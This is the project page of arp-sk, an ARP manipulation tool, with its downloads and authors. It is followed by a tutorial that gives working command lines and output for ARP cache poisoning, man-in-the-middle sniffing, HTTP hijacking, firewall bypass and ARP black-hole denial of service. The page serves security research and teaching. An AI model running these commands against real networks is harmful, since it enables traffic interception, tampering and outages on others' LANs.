

- EN KIOSQUE ACTUELLEMENT ! -

arp-sk

A swiss knife tool for ARP

Tools

arp-sk

Latest release: [arp-sk-0.0.15.tgz](#) ([ChangeLog](#))

Thanks to [Clément Stenac](#), Debian package is available. Just add this APT source :

```
deb http://mentors.debian.net/debian unstable main contrib non-free
deb-src http://mentors.debian.net/debian unstable main contrib non-free
```

Or download the package directly : [arp-sk_0.0.15-2_i386.deb](#).

Effort is currently made on code cleanup and portability especially on *BSD systems. This new version have been compiled and tested (not deeply) under FreeBSD 4.4. So feedbacks and comments are welcome.

arp-sk rests on the latest version of libnet (1.1). You can freely download it from [libnet's homepage](#).

winarp-sk (for windows only)

Latest release: [winarp_sk-0.9.2.zip](#)

winarp-mim (for windows only)

Latest release: [winarp_mim-0.9.5.zip](#)

winarp-sk and winarp-mim use Winpcap. You can freely download it at [Winpcap web site](#).

Older versions of these tools are available in [archives folder](#).

Winarpwatch is an arpwatch clone for Windows environment mentionned in Cédric's LSM talk. As Winarpwatch website (<http://jota.sm.luth.se/~andver-8/warp/>) is down, we provide an archive : [warpwatch.zip](#).

Authors

[Frédéric Raynal](#) - [pappy at security-labs dot org](#)

Éric Detoisien - [eric_detoisien at hotmail dot com](#)

[Cédric Blancher](#) - [blancher at cartel-securite dot fr](#)

Mailing lists

We have open 3 mailing lists:

1. **arp-sk-users at security-labs dot org** : send a mail to [arp-sk-users-subscribe at security-labs dot org](#)

in order to subscribe.

2. **winarp-sk-users at security-labs dot org**: this list is dedicated to the windows version. Send a mail to winarp-sk-users-subscribe at security-labs dot org in order to subscribe.
3. **arp-sk-announce at security-labs dot org**: new releases will be announced here. send a mail to arp-sk-announce-subscribe at security-labs dot org in order to subscribe.

Thanks

We would like to thank:

- [Cartel Sécurité](#) for website hosting.
- [Digital Network](#) for kindly hosting mailing lists.
- [Daniel "Bozo" Polombo](#) as Whisky provider.
- [Laurent Licour](#) and [Vincent Royer](#) for their testing on ARP cache behaviours.

Call for assistance

During the study which leads us to create these tools, we have noticed that all OS where not RFC compliant with the protocol ARP. Normally, the RFC 826 states that a system should create an entry when a reply arrives.

We propose to centralized here a list of OS that let create an entry when they received a reply. Right now, we only have referenced on :

- OpenBSD: 3.0
- Windows: 98, 2000
- Cisco IOS: 12.1

We need your help to add more OS and precisions (like service packs installed under Windows)...

You can find experiments results on [this spreadsheet](#), based on first contribution from Laurent Licour.

You can also help to fulfill the list of "fail open switches" that is available on [Taranis'](#) project homepage or participe to [Sniffable Switch Project](#) that aims at providing usefull information about switches vulnerabilities.

Further information

A longer article with more details is available in French in the magazine [MISC](#). Thanks to the editor, this article is now online [here](#). Tarball archive is available [here](#). We will try to keep it up to date, and, if we got time, having it translated in english (any help will be appreciated ;)).

Cédric Blancher has made a talk with demonstrations during the [LSM 2002](#).

Slides are now available [here](#).

Frédéric Raynal (arp-sk author) and Cédric Blancher presented arp-sk at first [FRnOG](#) meeting.

Slides are now available in [french](#) and [english](#).

Slides are also available at [FRnOG media site](#), along with a [video](#).

Cédric will present LAN attacks at [Securitech Challenge](#) final conference the 21th of May.

Challenge-SecuriTech :
concours de sécurité
informatique

[Nicolas Fischbach](#) and [Sébastien Lacoste-Seris](#), from [Securite.org](#) did a wonderful presentation about securing Cisco switches and routers. Slides are available [here](#) or [zipped, at Securite.org](#).



[Sean Convery](#), from [Cisco Systems](#), made a very instructive presentation during US Black Hat 2002.

Slides are available [here](#).

Greetings

Special thanks to Mike Schiffman for mirroring our project on www.packetfactory.net.

Quick guide of what you can do with ARP

Abstract

If ARP is a well known protocol, the attacks it allows are often restricted to sniffing, while so many are possible.

arp-sk is a tool designed to manipulate ARP tables of all kinds of equipment. This can be easily performed through the sending of the appropriate packet(s). Basically, an ARP message on an Ethernet/IP network has 7 important parameters:

- Ethernet layer provides 2 addresses (src and dst)
- ARP layer contains the code of the message (request or reply), and the pairs (eth, ip) for both the source and the destination.

Destination MAC	Source MAC	Type	Payload	Checksum
-----------------	------------	------	---------	----------

Ethernet frame

Hardware type		Protocol type
HW addr lth	P addr lth	Opcode
Source hardware address		
Source protocol address		
Destination hardware address		
Destination protocol address		

ARP message

Keep in mind that there is nothing specifying that there must be some consistency between ARP and Ethernet layer. That means you can provide uncorrelated addresses between these 2 layers.

ARP manipulations or howto redirect the traffic on a LAN

The first idea that comes in mind when one wants to sniff on a LAN, is to put one's network interface into promiscuous mode. Hence, every packet that arrives to the interface is directly transferred from the level 2 (Ethernet most of the time), to the upper one (IP, ARP, DNS, ...) without checking if correct destination of the packet is this interface or not. Unfortunately, this is rather restricted because you can't get what is beyond switches for instance.

MAC spoofing

This attack targets the level 2 protocol, Ethernet most of the time. This is very efficient against switches to update their CAM table (Content Addressable Memory) in Cisco's terminology, which lists all Ethernet addresses bound to each port of the switch.

Suppose the table is initially like in the following example:

Port	Adresse MAC
------	-------------

```

-----
1   | 52:54:05:F4:62:30           # batman
2   | 52:54:05:FD:DE:E5           # robin
3   | 00:90:27:6A:58:74           # alfred
4   | 00:10:A4:9B:6D:81           # joker

```

If joker wants to receive packets aimed at robin, joker have to send a packet with the following Ethernet layer data:

- Ethernet destination: joker's Ethernet address
- Ethernet source: robin's Ethernet address

Thus, the switch will update its CAM table to add robin's entry on the joker's port:

```

Port | Adresse MAC
-----
1   | 52:54:05:F4:62:30           # batman
2   |                               #
3   | 00:90:27:6A:58:74           # alfred
4   | 00:10:A4:9B:6D:81; 52:54:05:FD:DE:E5 # joker, robin

```

But this is not perfect:

- robin still sends some packets and joker will have to win a race each time. A solution might be a DoS against robin.
- if the CAM table is static, joker's port will be close and the administrator alerted.

Note anyway that some switches fall back to "fail open" mode (they pass each packet to every port, just like hubs) when there are too many conflicts.

ARP Spoofing

Since MAC spoofing is neither efficient nor furtive, let's go to the above layer and the protocol ARP. These messages are exchanged when one host wants to discover the MAC address of a remote host. For instance, if batman want's robin's MAC, he send an arp-request message (Who has ?) to the broadcast address and robin answers with his addresses.

But what if joker answers before robin ?

```

12:50:31.198300 arp who-has robin tell batman           [ 1 ]
12:50:31.198631 arp reply robin is-at 0:10:a4:9b:6d:81   [ 2 ]

```

batman will set joker's MAC address in his ARP cache. But since batman's packet was broadcasted, robin will also answer:

```

12:50:31.198862 arp reply robin is-at 52:54:5:fd:de:e5   [ 3 ]

```

batman is in a very embarrassing situation ! And what if robin had answered the first one ? One again, the issue of this situation is not really obvious. Thanks to the way most ARP caches works, joker will need to send continuously his fake responses, such that batman keeps always joker's address in his cache.

Important note:

If the target does not already have the entry the attacker wants to impersonate, sending replies will be helpless because the cache won't update a unexisting entry.

ARP cache poisoning

Since the previous attacks suffer from limitations, the best solution would be to manipulate directly the cache of a target, independently of the ARP messages sent by the target. Hence, we need to be able to:

1. add a new entry in target's cache
2. update an already existing entry

Create a new entry

To do that, we will send a query (Who has ?) to the target. Instead, when a host receives a who-has, it believes that a connexion is going to be performed. Hence, to minimize the ARP traffic, it creates a new entry in its cache and put there the addresses provided in the ARP message:

```
[root@joker]# arp-sk -w -d batman -S robin -D batman
+ Running mode "who-has"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
  ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
  Tell 192.168.1.2 (00:10:a4:9b:6d:81)

--- batman (00:00:00:00:00:00) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
  ARP Who has 192.16.1.1 (00:00:00:00:00:00) ?
  Tell 192.168.1.2 (00:10:a4:9b:6d:81)
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

And then, batman's cache now contains:

```
# before
[batman]$ arp -a
alfred (192.168.1.3) at 00:90:27:6a:58:74

# after
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

So now, when batman will initiate a transaction with robin, the packets will be sent to joker ... and that without having batman sending anything :-)

Note that sending an ARP query in unicast is totally RFC compliant. They are authorized to let a system check the entries of its cache.

Update an entry

The method seen with ARP spoofing is exactly what we need ! We just have to send ARP replies to batman with robin's IP but joker's MAC. Thus, even if the entry is already present in batman's cache, it will be updated by joker's information:

```
[batman]$ arp -a
robin (192.168.1.2) at 52:54:05:fd:de:e5
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

And now, update it:

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
```

```

+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
  ARP For 192.168.1.1 (52:54:05:F4:62:30)
    192.168.1.2 is at 00:10:a4:9b:6d:81

--- batman (52:54:05:F4:62:30) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
  ARP For 192.168.1.1 (52:54:05:F4:62:30):
    192.168.1.2 is at 00:10:a4:9b:6d:81
1 packets tramitted (each: 42 bytes - total: 42 bytes)

```

See the result:

```


[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74

```

What attacks are available

Sniffing

Obvious, and the most funny way is to do a "Man in the Middle".



[Fig. 1: ARP Man in the Middle](#)

To get the both side of the connexion (i.e. batman->robin AND robin->batman), we do some arp spoofing on each of them:

```

[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)

+ Target MAC: 52:54:05:F4:62:30

```

```

+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)
[...]

[root@joker]# arp-sk -r -d robin -S batman -D robin
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.1 (batman)
+ Target MAC: 52:54:05:FD:DE:E5
+ Target ARP MAC: 52:54:05:FD:DE:E5
+ Target ARP IP : 192.168.1.2 (robin)
[...]

```

Proxying and hijacking

We are now able to redirect traffic as a transparent proxy does with its applicative streams. The IP layer (or any tool) just have to take the data to the appropriate application, even if the destination host is not the right one. For instance, joker wants to modify some inputs in a HTTP transaction between batman and robin:

```

[root@joker]# iptables -t nat -A PREROUTING -p tcp -s robin -d batman --dport 80 -j REDIRECT
--to-ports 80

```


joker simply have to set a HTTP proxy on his port 80. Thus, he can alter all the data. And more, if there is some basic integrity checking (like CRC32, MD5 or SHA-1 for instance), joker can recompute the checksums before resending everything. The limits are those of the tool we use to handle the data.

For instance, if joker has a part of a remote HTTP site on his own HTTP server, but with some part of the site slightly modified. The queries to the unmodified parts are proxied directly to the real site. The next figure shows that when previous manipulations are:

```

[root@joker]# arp-sk -r -d robin -S batcave-gw -D robin
[root@joker]# arp-sk -r -d batcave-gw -S robin -D batcave-gw
[root@joker]# arp-sk -r -d batman -S batcave-gw -D batman
[root@joker]# arp-sk -r -d batcave-gw -S batman -D batcave-gw
[...]

```



[Fig. 2:](#) proxying and hijacking


Configured as is, Joker will send ICMP Redirects to poisoned stations. To avoid this, we will have to block them. Using Linux, this can be done via IP sysctl:

```
[root@joker]# echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects
```

Escaping firewall (spoofing)

By impersonating a host on the network, and intercepting some connexion, we can bypass the FW with the rules applied for the spoofed host. To do this, joker does not need a double redirection (ARP MiM) as it was previously necessary:

```
[root@joker]# arp-sk -r -d batcave-gw -S robin -D batcave-gw
```



[Fig. 3](#): bypassing a firewall

Using Linux for the attack makes it really easy as Netfilter NAT fonctionnalities will sort packets that belongs to our own connections and those that doesn't "automagically" for us:

```
[root@joker]# iptables -t nat -A POSTROUTING -j SNAT --to 192.168.1.2
```

Laurent Licour ([llicour at althes dot fr](http://llicour.althes.fr)) and Vincent Royer ([vroyer at althes dot fr](http://vroyer.althes.fr)) have written a paper on achieving this. You can download their PDF at <http://www.althes.fr/ressources/avis/smartspoofing.htm>.

Man in the Middle

One of the most interesting attack is the interception of cryptographic communications (SSH, SSL, IPSec...)

This won't be described here since there are lots of articles dealing with this attack in cryptography. However, you can find an example of arp-sk use for a SSL MiM attack exploiting a Microsoft Internet Explorer certificates check failure at <http://www.thoughtcrime.org/ie.html>.

Denial of Service

A denial of service is a really easy attack to perform when you play with ARP messages. You simply have to drop all rerouted packets:

```
[root@joker]# iptables -A FORWARD -s robin -d batman -j DROP
```

If you prefer not to redirect traffic to your box, you can also create an ARP black hole, by sending packets to unused MAC addresses.

```
[root@joker]# arp-sk -r -d robin -S batman --rand-arp-hwa-src -D robin
```

Now, robin believes batman is dead...




Fig. 4: ARP black hole DoS

[Frédéric Raynal - pappy at security-labs dot org](mailto:pappy@security-labs.org)
[Éric Detoisien - eric_detoisien at hotmail dot com](mailto:eric_detoisien@hotmail.com)
[Cédric Blancher - blancher at cartel-securite dot fr](mailto:blancher@cartel-securite.fr)



Last modified: Thu Apr 17 13:00:03 CEST 2003